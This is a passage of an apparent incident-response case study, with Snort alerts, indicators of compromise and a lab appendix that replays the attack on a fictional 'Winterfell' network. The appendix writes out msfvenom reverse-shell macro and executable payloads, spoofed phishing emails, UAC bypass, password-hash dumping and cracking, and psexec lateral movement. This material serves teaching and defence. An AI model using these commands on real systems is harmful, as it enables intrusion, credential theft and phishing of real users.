2017-07-29 16:17:44	Communication began between the victim, 192.168.11.101, and the attacker, 192.168.239.130, on TCP port 4444. This included the download of a malicious file.	Netflow and Wireshark
2017-07-29 16:17:44	Snort identified an executable in the network traffic between the attacker, 192.168.239.130, and the second victim, 192.168.11.101 on port 4444.	Snort
2017-07-29 16:17:44	Communication began between the victim, 192.168.11.101, and the attacker, 192.168.239.130, on TCP port 8082. It included the download of a malicious file.	Netflow and Wireshark
2017-07-29 16:33:45	Snort identified an executable in the network traffic between the attacker, 192.168.239.130, and the second victim, 192.168.11.101 on port 8082.	Snort
2017-07-29 16:45:39	Arya sent an email to Security notifying them of a suspicious email.	Wireshark

Out of the analysis, we identified Indicators of Compromise (IoC) that could be used to detect a similar incident or a continuation or reoccurrence of this attack. For example:

- Mail with attachments that contain a macro or shellcode
- Network traffic containing executables
- DNS lookup on ironislands.westeros.local
- Network traffic to the IP address 192.168.239.130
- Scanning activities on the internal network
- SMB traffic on the internal Desktop network.

4. Conclusion

We analyzed a security incident based on the receipt of phishing emails and followed the path that led from the initial indicator that an event may have occurred. Our analysis followed the Incident Handling process from the Identification Phase through the Containment Phase. We saw how analysis of network traffic with the assistance of other tools assists the incident responder in their response activities.

In this case, our analysis was triggered by an email from a person, who thought the email was suspicious, followed corporate guidelines, and reported it. The analysis could have been triggered by other indicators that something suspicious occurred. For example, Snort generated 24 alerts on the network traffic. These alerts resulted from the triggering of two different rules.

```
# grep '\[\*\]' alert | sort | uniq -c | sort -rn
20 [**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
4 [**] [1:1390:8] SHELLCODE x86 inc ebx NOOP [**]
```

Examining the detailed alerts identifies the email traffic containing the Word document containing the malicious executable. It also indicates a potential suspicious IP address, 192.168.239.130.

Gordon.fraser@ctinc.com

```
# grep '\[*\*' -A 2 alert | grep '1394:' -A 2
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:17:14.004078 192.168.239.130:44310 -> 192.168.10.140:25
--
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:17:41.937136 192.168.239.130:44312 -> 192.168.10.140:25
--
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:18:01.617041 192.168.239.130:44314 -> 192.168.10.140:25
--
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:18:46.053577 192.168.239.130:44316 -> 192.168.10.140:25
--
```

The other four Snort alerts identify four times in which executables were included in the network traffic and which we identified as post exploitation activities. They reinforced the suspicious nature of the 192.168.239.130 IP address.

```
# grep '\[*\*' -A 2 alert | grep '1390:' -A 2
[**] [1:1390:8] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:33:58.064512 192.168.239.130:80 -> 192.168.11.104:49160
--
[**] [1:1390:8] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-15:44:27.720777 192.168.239.130:8080 -> 192.168.11.104:49162
--
[**] [1:1390:8] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-16:17:44.447162 192.168.239.130:4444 -> 192.168.11.101:49166
--
[**] [1:1390:8] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
07/29-16:33:45.796406 192.168.239.130:8082 -> 192.168.11.101:49169
```

These indicators could act as alternate entry points into the analysis and which would lead to the same conclusions. Using Snort against a live feed instead of processing the network traffic after the fact would enhance incident detection. Doing so could have allowed the detection of the malicious email earlier and, depending on the response, could have avoided the organization from falling victim to the attack.

Appendix A: Details of the Attack

This appendix provides details on the attacker's actions used to generate this case study. This information permits the validation of the effectiveness of the IR analysis. It also allows a reader to replicate the analysis in the paper.

A commonly used attacker methodology follows a series of phases: Planning, Reconnaissance, Scanning, Exploitation, and Post-exploitation (Skoudis, 2017a). During the Reconnaissance phase, the attacker gathers information about the target from public sources. Included in Reconnaissance is the collection of domain information like the domain name, mail servers, web servers, and domain name servers. The Scanning phase seeks to learn more about the target environment through interaction with the target systems (SANS, 2017). The attacker is looking to discover such things as active hosts, open ports, and services running on those ports. The goal is to find potential vulnerabilities. During the Exploitation phase, the attacker takes advantage of vulnerabilities to gain access or cause a computer system to behave in an unintended manner (Skoudis, 2017b). During Post Exploitation, the attacker is looking for useful information on the exploited system (Skoudis, 2017c). This information could include such things as sensitive data, other systems on the network that might be potential targets, other networks the system connects to that might present additional targets, and anything else that might be of perceived value to the attacker. The attack analyzed in this paper followed this methodology.

1. Prelude to the Attack

Through reconnaissance of the target organization, Winterfell, the attacker identified four people of particular interest: Jon Snow, Bran Stark, Arya Stark, and Sansa Stark. He learned that they were siblings and that each of them had a Direwolf. Jon's Direwolf was named Ghost; Arya's was Nymeria; Bran's was Summer; and Sansa's was Lady. The attacker also identified another person, Theon Greyjoy, associated with Winterfell. Winterfell uses a domain name of winterfell.local. Winterfell's email address standard is first initial + last name @winterfell.local.

Gordon.fraser@ctinc.com

Through DNS queries using nslookup, the attacker identified Winterfell's name server, ns1.winterfell.local, and mail server, mail.winterfell.local. The IP address range is in the 192.168.10.0/24 address space.

```
# date
Sat Jul 29 10:05:19 EDT 2017

# nslookup
> set type=any
> winterfell.local
Server:          192.168.10.230
Address:         192.168.10.230#53

winterfell.local
    origin = ns1.winterfell.local
    mail addr = admin.winterfell.local
    serial = 3
    refresh = 604800
    retry = 86400
    expire = 2419200
    minimum = 604800
winterfell.local    nameserver = ns1.winterfell.local.
winterfell.local    name = winterfell.local.
winterfell.local    mail exchanger = 10 mail.winterfell.local.
>
> mail.winterfell.local
Server:          192.168.10.230
Address:         192.168.10.230#53

Name: mail.winterfell.local
Address: 192.168.10.140
>
> ns1.winterfell.local
Server:          192.168.10.230
Address:         192.168.10.230#53

Name: ns1.winterfell.local
Address: 192.168.10.230
>
> exit
```

The attacker tried to perform a zone transfer using dig against the DNS server, but that attempt failed. Zone transfers are disabled on the DNS server.

```
# dig @ns1.winterfell.local winterfell.local -t AXFR

; <<>> DiG 9.10.3-P4-Debian <<>> @ns1.winterfell.local winterfell.local -t AXFR
```

```
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Through a series of scans, the attacker determined that access to the Winterfell network is limited. Only a mail server, mail.winterfell.local, and a DNS server, ns1.winterfell.local, are exposed.

The attacker first performed a ping sweep of the address range associated with the Winterfell environment using Nmap. It revealed nothing. The firewall blocks ICMP traffic initiated from external systems.

```
# nmap -sP 192.168.10.0/24
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:07 EDT
Nmap done: 256 IP addresses (0 hosts up) scanned in 48.01 seconds
```

Since the attacker knew from the DNS queries that there were systems at 192.168.10.140 and 192.168.10.230, he performed scans looking for open ports on those systems. Nmap only found the ports expected for email and DNS.

```
# nmap -Pn -sT 192.168.10.140
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:08 EDT
Nmap scan report for mail.winterfell.local (192.168.10.140)
Host is up (1.00s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp

Nmap done: 1 IP address (1 host up) scanned in 1027.63 seconds
```

```
# nmap -Pn -sT 192.168.10.230
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:29 EDT
Nmap scan report for ns1.winterfell.local (192.168.10.230)
Host is up (0.00063s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 1020.24 seconds
```

Version scanning of the two servers using Nmap gave a little more information about the services provided by the servers and the server's operating systems. Nmap

identified the systems as running Red Hat Linux. The DNS server runs Bind 9.9.4 and the mail server runs postfix.

```
# nmap -Pn -sV 192.168.10.230 -p 53
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:49 EDT
Nmap scan report for ns1.winterfell.local (192.168.10.230)
Host is up (0.00082s latency).
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.9.4
Service Info: OS: Red Hat Enterprise Linux 7; CPE:
cpe:/o:redhat:enterprise_linux:7
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
```

```
# nmap -Pn -sV 192.168.10.140 -p 25
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:49 EDT
Nmap scan report for mail.winterfell.local (192.168.10.140)
Host is up (0.00056s latency).
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
Service Info: Host: mail.winterfell.local
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds
```

The attacker decided to explore the mail server a bit more. He used Nmap to check what commands the mail server accepts. He was hoping to find VRFY enabled so that he could validate the email addresses of his intended victims against what he believed was the Winterfell email naming standard.

```
# nmap -Pn --script smtp-commands -pT:25 mail.winterfell.local
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-07-29 10:50 EDT
Nmap scan report for mail.winterfell.local (192.168.10.140)
Host is up (0.00052s latency).
PORT      STATE SERVICE
25/tcp    open  smtp
|_smtp-commands: mail.winterfell.local, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,
```

Gordon.fraser@ctinc.com

Nmap done: 1 IP address (1 host up) scanned in 10.34 seconds

Since the Winterfell mail server accepts the VRFY command, the attacker could validate that specific email addresses to ensure they exist.

```
# nc -v 192.168.10.140 25
mail.winterfell.local [192.168.10.140] 25 (smtp) open
220 mail.winterfell.local ESMTP Postfix
VRFY astark@winterfell.local
252 2.0.0 astark@winterfell.local
VRFY bstark@winterfell.local
252 2.0.0 bstark@winterfell.local
VRFY sstark@winterfell.local
252 2.0.0 sstark@winterfell.local
VRFY jsnow@winterfell.local
252 2.0.0 jsnow@winterfell.local
^C
```

Given this information, the attacker decided to try a phishing attack. He would fashion an email pretending to come from Theon Greyjoy containing a Microsoft Word document with a picture of Jon's Direwolf, Ghost. The Word document contains malicious code which reaches back to the attacker's system giving him access to the victim's computer.

Once a compromise is successful, the attacker would undertake Post-Exploitation activities, such as harvesting user accounts and passwords, looking for other potential victims on the internal network, and attempting to pivot to other internal systems.

2. Preparing for the Phishing Attack

The attacker generated malicious Visual Basic (VB) code that could be inserted as a macro into a Microsoft Word file using Metasploit's. The resulting VB code opens Meterpreter over an HTTP connection back to the attacker's machine, which resolves to a DNS hostname of ironislands.westeros.local.


```
# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_http
LHOST=ironislands.westeros.local LPORT=80 -f vba -o mhttp.vba
No encoder or badchars specified, outputting raw payload
Payload size: 478 bytes
Final size of vba file: 3264 bytes
Saved as: mhttp.vba
```

Gordon.fraser@ctinc.com


A Word document was created by inserting a wolf picture, found on the Internet at <https://www.pinterest.com/pin/534661786983528899/>, into a Word document and saved as a Word-macro enabled document (Ghost.docm). The base document is shown below.



The macro is inserted by selecting Macros > View Macros from the View tab. This brings up the macro screen as shown below.



Entering a macro name, like Ghost, selecting Macros in “Ghost.docm (document)” and clicking on the Create button, brings up the NewMacros (code) window. The code generated with msfvenom is inserted here replacing the code that was there.



3. Launching the Attack

Before sending the emails, the attacker needs to set up a listener on his kali system to receive the traffic initiated by the exploit. The exploit relies on Metasploit's multi/handler. A feature of the windows/meterpreter/reverse_http payload is that it allows the specification of the attacker's DNS host name instead of his IP address. Using a DNS name adds flexibility into the attack rather than using an IP address.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST ironislands.westeros.local
LHOST => ironislands.westeros.local
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > set ExitOnSession false
```

Gordon.fraser@ctinc.com


```
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started HTTP reverse handler on http://192.168.239.130:80
[*] Starting the payload handler...
```

With the listener running, the email can be sent out. Kali Linux has a tool, `sendEmail`, that can be used to send out the personalized emails.

```
# sendEmail -t astark@winterfell.local -f tgreyjoy@westeros.local -s
mail.winterfell.local:25 -u "Picture of Ghost" -m "Arya,\n\nAttached is a
picture I took of Jon's Direwolf, Ghost. I thought you would like
it.\n\nTheon" -a /root/Desktop/Ghost.docm -o tls=no
Jul 29 11:17:14 casterlyrock sendEmail[1368]: Email was sent successfully!

# sendEmail -t bstark@winterfell.local -f tgreyjoy@westeros.local -s
mail.winterfell.local:25 -u "Picture of Ghost" -m "Bran,\n\nAttached is a
picture I took of Jon's Direwolf, Ghost. I thought you would like
it.\n\nTheon" -a /root/Desktop/Ghost.docm -o tls=no
Jul 29 11:17:42 casterlyrock sendEmail[1370]: Email was sent successfully!

# sendEmail -t jsnow@winterfell.local -f tgreyjoy@westeros.local -s
mail.winterfell.local:25 -u "Picture of Ghost" -m "Jon,\n\nAttached is a
picture I took of your Direwolf, Ghost. I thought you would like it.\n\nTheon"
-a /root/Desktop/Ghost.docm -o tls=no
Jul 29 11:18:01 casterlyrock sendEmail[1372]: Email was sent successfully!

# sendEmail -t sstark@winterfell.local -f tgreyjoy@westeros.local -s
mail.winterfell.local:25 -u "Picture of Ghost" -m "Sansa,\n\nAttached is a
picture I took of Jon's Direwolf, Ghost. I thought you would like
it.\n\nTheon" -a /root/Desktop/Ghost.docm -o tls=no
Jul 29 11:18:46 casterlyrock sendEmail[1374]: Email was sent successfully!
```

Now the attacker has to wait for someone to take the bait.

4. First Victim

The attacker is alerted by Metasploit when someone opens the malicious Word document containing the macro.

```
[*] http://ironislands.westeros.local:80 handling request from 192.168.11.104;
(UUID: b2piskd1) Staging Native payload...
[*] Meterpreter session 1 opened (192.168.239.130:80 -> 192.168.11.104:49160)
at 2017-07-29 11:33:58 -0400
```

Since the multi handler started in the background (-j), the attacker needs to initiate interaction with the session.

Gordon.fraser@ctinc.com

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

Once the session is active, the attacker can start to collect information about the victim.

```
meterpreter > sysinfo
```

```
Computer      : VICTIM04
OS            : Windows 7 (Build 7600).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32
```

```
meterpreter > getuid
```

```
Server username: VICTIM04\sstark
```

```
meterpreter > shell
```

```
Process 2632 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 6.1.7600]
```

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\sstark\Documents>whoami
```

```
whoami
```

```
victim04\sstark
```

```
C:\Users\sstark\Documents>ipconfig
```

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.11.104
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.11.5
```

```
C:\Users\sstark\Documents>arp -a
```

```
arp -a
```

```
Interface: 192.168.11.104 --- 0xb
```

Internet Address	Physical Address	Type
192.168.11.5	00-0c-29-41-60-d1	dynamic
192.168.11.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static

Gordon.fraser@ctinc.com

224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

```
C:\Users\sstark\Documents>net user
net user
```

User accounts for \\VICTIM04

```
-----
admin            Administrator      astark
bstark           Guest              jsnow
sstark
The command completed successfully.
```

```
C:\Users\sstark\Documents>net localgroup
net localgroup
```

Aliases for \\VICTIM04

```
-----
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
The command completed successfully.
```

```
C:\Users\sstark\Documents>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain
```

Members

```
-----
admin
Administrator
jsnow
```

Gordon.fraser@ctinc.com

```
sstark
The command completed successfully.
```

```
C:\Users\sstark\Documents>exit
Exit
meterpreter >
```

The attacker now knows from his post exploitation efforts:

- IP address of the compromised system, 192.168.11.104
- User who opened the document, sstark
- Sstark and jsnow are admins on the system
- Compromised system is Windows 7, build 7600
- Compromised system is part of a workgroup, WORKGROUP
- Compromised system is on the 192.168.11.0/24 subnet

Next the attacker attempts to escalate his privileges to SYSTEM through a two-step process. First, the Metasploit exploit windows/local/bypassuac is run to disable User Access Controls. This opens up a new session. Then, the Meterpreter getsystem command is run to elevate the user's privileges.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set LHOST 192.168.239.130
LHOST => 192.168.239.130
msf exploit(bypassuac) > set LPORT 8080
LPORT => 8080
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.239.130:8080
msf exploit(bypassuac) > [*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
```

Gordon.fraser@ctinc.com

```
[*] Sending stage (957999 bytes) to 192.168.11.104
[*] Meterpreter session 2 opened (192.168.239.130:8080 -> 192.168.11.104:49162)
at 2017-07-29 11:44:30 -0400
```

```
msf exploit(bypassuac) > sessions -i 2
[*] Starting interaction with 2...
```

```
meterpreter > getuid
Server username: VICTIM04\sstark
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

With SYSTEM privileges, the attacker can use the Meterpreter hashdump command to get a list of users and their password hashes. Having the password hashes allows the attacker to use John the Ripper to attempt to crack some user's passwords.

```
meterpreter > hashdump
admin:1000:aad3b435b51404eeaad3b435b51404ee:40e04a5c5ec783dae6bb2ec364b09a66:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
astark:1003:aad3b435b51404eeaad3b435b51404ee:678c2a9b924ecd38dab2a7e2054d25b7:::
:
bstark:1002:aad3b435b51404eeaad3b435b51404ee:dbeec4f0e9c2945cc99b5cf856b852c5:::
:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jsnow:1001:aad3b435b51404eeaad3b435b51404ee:b675ca6ddd246c677b704fa8a4d24632:::
sstark:1004:aad3b435b51404eeaad3b435b51404ee:2ec6529c27ac4eb04b45d85aece1bec8:::
:
```

John the Ripper identified three passwords. Bran's was Summer. Jon's was Ghost, and Sansa's was Lady. Interesting, these correspond to the names of their Direwolves. If Arya followed this pattern, her password is Nymeria.

```
# john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
Summer (bstark)
Ghost (jsnow)
Lady (sstark)
4g 0:00:00:02 DONE (2017-07-29 11:49) 1.619g/s 5807Kp/s 5807Kc/s 16222KC/
Vamos!
Warning: passwords printed above might not be all those cracked
```

Use the "--show" option to display all of the cracked passwords reliably
Session completed

Now that the attacker has system privileges, he can also find other systems on the internal network using Metasploit's ping_sweep.

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(bypassuac) > use post/multi/gather/ping_sweep
msf post(ping_sweep) > set RHOSTS 192.168.11.0/24
RHOSTS => 192.168.11.0/24
msf post(ping_sweep) > set SESSION 2
SESSION => 2
msf post(ping_sweep) > set VERBOSE false
VERBOSE => false
msf post(ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.11.0/24
[*] 192.168.11.5 host found
[*] 192.168.11.103 host found
[*] 192.168.11.102 host found
[*] 192.168.11.101 host found
[*] 192.168.11.104 host found
[*] Post module execution completed

msf exploit(bypassuac) > sessions -i 2
[*] Starting interaction with 2...
```

Meterpreter's arp_scanner is another option for finding systems on the internal network.

```
meterpreter > run arp_scanner -r 192.168.11.0/24
[*] ARP Scanning 192.168.11.0/24
[*] IP: 192.168.11.5 MAC 00:0c:29:41:60:d1
[*] IP: 192.168.11.102 MAC 00:0c:29:d4:47:a9
[*] IP: 192.168.11.104 MAC 00:0c:29:57:17:0d
[*] IP: 192.168.11.101 MAC 00:0c:29:65:bf:b6
[*] IP: 192.168.11.103 MAC 00:0c:29:58:f4:35
[*] IP: 192.168.11.255 MAC 00:0c:29:57:17:0d
```

Having identified other systems, the attacker can use Metasploit to perform port scans. To do so, he must first create a route through an existing session to allow him to pivot internally to another target.

```
meterpreter > background
```

```
[*] Backgrounding session 2...

msf post(ping_sweep) > route add 192.168.11.0 255.255.255.0 2
[*] Route added

msf post(ping_sweep) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.11.101-104
RHOSTS => 192.168.11.101-104
msf auxiliary(tcp) > run

[*] 192.168.11.101:      - 192.168.11.101:135 - TCP OPEN
[*] 192.168.11.101:      - 192.168.11.101:139 - TCP OPEN
[*] 192.168.11.101:      - 192.168.11.101:445 - TCP OPEN
[*] 192.168.11.101:      - 192.168.11.101:3389 - TCP OPEN
[*] Scanned 1 of 4 hosts (25% complete)
[*] 192.168.11.102:      - 192.168.11.102:135 - TCP OPEN
[*] 192.168.11.102:      - 192.168.11.102:139 - TCP OPEN
[*] Scanned 2 of 4 hosts (50% complete)
[*] Scanned 3 of 4 hosts (75% complete)
[*] 192.168.11.104:      - 192.168.11.104:139 - TCP OPEN
[*] 192.168.11.104:      - 192.168.11.104:135 - TCP OPEN
[*] 192.168.11.104:      - 192.168.11.104:445 - TCP OPEN
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

5. Second Victim

The attacker now has opportunities to expand his foothold into the Winterfell network. He identified the IP addresses of systems on the network and knows they are running services on port 445/TCP, which is probably SMB. Perhaps he can use the user names and passwords he identified with Metasploit's psexec exploit to gain access to another system.

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 192.168.11.101
RHOST => 192.168.11.101
msf exploit(psexec) > set RPORT 445
RPORT => 445
msf exploit(psexec) > set SMBUser jsnow
SMBUser => jsnow
msf exploit(psexec) > set SMBPass Ghost
SMBPass => Ghost
msf exploit(psexec) > set LHOST 192.168.239.130
```

```

LHOST => 192.168.239.130
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.239.130:4444
msf exploit(psexec) > [*] 192.168.11.101:445 - Connecting to the server...
[*] 192.168.11.101:445 - Authenticating to 192.168.11.101:445 as user
'jsnow'...
[*] 192.168.11.101:445 - Selecting PowerShell target
[*] 192.168.11.101:445 - Executing the payload...
[+] 192.168.11.101:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (957999 bytes) to 192.168.11.101
[*] Meterpreter session 3 opened (192.168.239.130:4444 -> 192.168.11.101:49166)
at 2017-07-29 12:17:46 -0400

```

Success! Now the attacker can go through similar information gathering on the newly compromised system.

```

msf exploit(psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : VICTIM01
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/win32

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

The attacker took another action of note. He created another executable using msfvenom that could be run on the compromised system to reach back to the attacker's computer. The executable was copied through the Metasploit session and executed.

```

# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp_dns
LHOST=ironislands.westeros.local LPORT=8082 -f exe -o mal.exe
No encoder or badchars specified, outputting raw payload
